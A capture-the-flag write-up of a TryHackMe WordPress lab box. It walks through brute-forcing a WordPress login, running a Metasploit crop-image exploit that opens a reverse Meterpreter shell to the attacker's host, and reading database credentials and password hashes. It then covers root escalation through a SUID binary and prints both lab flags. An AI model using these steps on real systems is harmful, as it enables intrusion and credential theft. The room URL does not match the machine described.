I created this walkthrough for documentation purposes, to make sure I remember what I've learned in this room. I do this for write up and grammar practice, lol. Let's rock and happy hacking 🤘

```
Room URL: https://tryhackme.com/room/hackpark
Machine IP Address : 10.10.176.29
```

Billy Joel made a blog on his home computer and has started working on it. It's going to be so awesome!

Enumerate this box and find the 2 flags that are hiding on it! Billy has some weird things going on his laptop. Can you maneuver around and get what you need? Or will you fall down the rabbit hole...

In order to get the blog to work with AWS, you'll need to add blog.thm to your /etc/hosts file.

First we do nmap scan

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.176.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 12:54 WIB
Nmap scan report for thm.blog (10.10.176.29)
Host is up (0.38s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.78 seconds
```

as you can see, there are 4 ports open. Let's try to discover samba port.

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 10.10.176.29
[+] Guest session       IP: 10.10.176.29:445    Name: thm.blog
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        BillySMB                                                READ, WRITE     Billy's local SMB Share
        IPC$                                                    NO ACCESS       IPC Service (blog server (Samba, Ubuntu))
```

Download all file on BillySMB, looks we get three files.

```
┌──(kali㉿kali)-[~]
└─$ smbget -R smb://10.10.176.29/BillySMB
Password for [kali] connecting to //10.10.176.29/BillySMB:
Using workgroup WORKGROUP, user kali
smb://10.10.176.29/BillySMB/Alice-White-Rabbit.jpg
smb://10.10.176.29/BillySMB/tswift.mp4
smb://10.10.176.29/BillySMB/check-this.png
Downloaded 1.21MB in 24 seconds
```

there are images with jpg extension. There doesn't seem to be anything interesting, but we try to look for hidden information there, we find the text file.

```
┌──(kali㉿kali)-[~]
└─$ steghide --info Alice-White-Rabbit.jpg
"Alice-White-Rabbit.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "rabbit_hole.txt":
    size: 48.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```


let's try to download the text embedded in the image.

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".
```

It looks like we don't get anything in that file, just a rabbit hole.

```
┌──(kali㉿kali)-[~]
└─$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```


switch to the website from the target IP, you can see there is a website with the content "a note from mom"




with this little information, let's try to enumerate using gobuster. We get a few directories, the /admin directory is the one that caught my attention.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -e -w /usr/share/wordlists/wfuzz/general/common.txt -u http://blog.thm
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blog.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/wfuzz/general/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://blog.thm/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
http://blog.thm/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-login.php]
http://blog.thm/rss                  (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
http://blog.thm/w                    (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
http://blog.thm/welcome              (Status: 301) [Size: 0] [--> http://blog.thm/2020/05/26/welcome/]
Progress: 951 / 952 (99.89%)
===============================================================
Finished
===============================================================
```


let's try to access that directory, and it looks like the directory is successful to access.




because the cms used is wordpress, let's try to re-enumerate it using wpscan. but I didn't find any interesting information.



Look into REST end points. users can be listed with the route “/wp-json/wp/v2/users” and we can find two usernames.



let's try to do brute force for both usernames to login to the admin directory.




We managed to do brute force with username kwheel.


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - kwheel / cutiepie1
Trying kwheel / westham Time: 00:08:32 <         > (2865 / 14347257)  0.01%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: kwheel, Password: cutiepie1
```

Yes, we have entered, let's try to find information, look at the version of Wordpress being used.



i tried to find a vulnerability that exists in this version of wordpress, and i found it in exploit database.



we try to do the same thing in msfconsole, and we find it, then use this payload.

```
msf6 > search cve-2019-8943

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce        2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce

msf6 > use exploit/multi/http/wp_crop_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

do “show options” it looks like we need a username, password, rhost, and lhost. and we already have all that information :)

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                         sing-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.130.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

set the required options and run the exploit, and boom… we're in.

```
msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS 10.10.176.29
RHOSTS => 10.10.176.29
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.4.34.126
LHOST => 10.4.34.126
msf6 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 10.4.34.126:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.176.29
[*] Meterpreter session 1 opened (10.4.34.126:4444 -> 10.10.176.29:50296) at 2023-09-03 14:15:36 +0700
[*] Attempting to clean up files...
```

let's try to find more information.


```
OS          : Linux blog 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
Meterpreter : php/linux
```

log in using the shell.

```
meterpreter > shell
Process 18620 created.
Channel 1 created.

python -c 'import pty; pty.spawn("/bin/sh")'
```

Let's try opening the wp-config.php file to find interesting information in it. and we find the database with the password.

```
/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!@');
```

We try to enter the MySQL database, with the password that we got.

```
$ mysql -u wordpressuser -p
mysql -u wordpressuser -p
Enter password: LittleYellowLamp90!@
```

we try to find interesting data, we find two username and password hashes, I try to crack it, but I can't crack it.

```
mysql> use blog
use blog
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------------+
| Tables_in_blog         |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email              | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | bjoel      | $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/ | bjoel         | nconkl1@outlook.com     |          | 2020-05-26 03:52:26 |                     |           0 | Billy Joel   |
|  3 | kwheel     | $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te. | kwheel        | zlbiydwrtfjhmuuymk@ttirv.net |          | 2020-05-26 03:57:39 |                     |           0 | Karen Wheeler |
+----+------------+------------------------------------+---------------+-------------------------+----------+---------------------+---------------------+-------------+--------------+
2 rows in set (0.00 sec)
```

let’s try the suid executable contained in it. kita menemukan checker.

```
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
```

let’s try to execute it. and i get root access :)

```
$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin"Not an Admin
)                                = 13
+++ exited (status 0) +++
$ export admin=1
export admin=1
$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/var/www/wordpress# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

let’s try to find the flag we were looking for, and we found it.

```
root@blog:/var/www/wordpress# find / -name user.txt
find / -name user.txt
/home/bjoel/user.txt
/media/usb/user.txt
find: '/proc/18614/task/18614/net': Invalid argument
find: '/proc/18614/net': Invalid argument
root@blog:/var/www/wordpress# cat /home/bjoel/user.txt
cat /home/bjoel/user.txt
You won't find what you're looking for here.

TRY HARDER
root@blog:/var/www/wordpress# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
```

we found another flag :)

```
root@blog:/var/www/wordpress# find / -name root.txt
find / -name root.txt
/root/root.txt
find: '/proc/18614/task/18614/net': Invalid argument
find: '/proc/18614/net': Invalid argument
root@blog:/var/www/wordpress# cat /root/root.txt
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

Conslusion: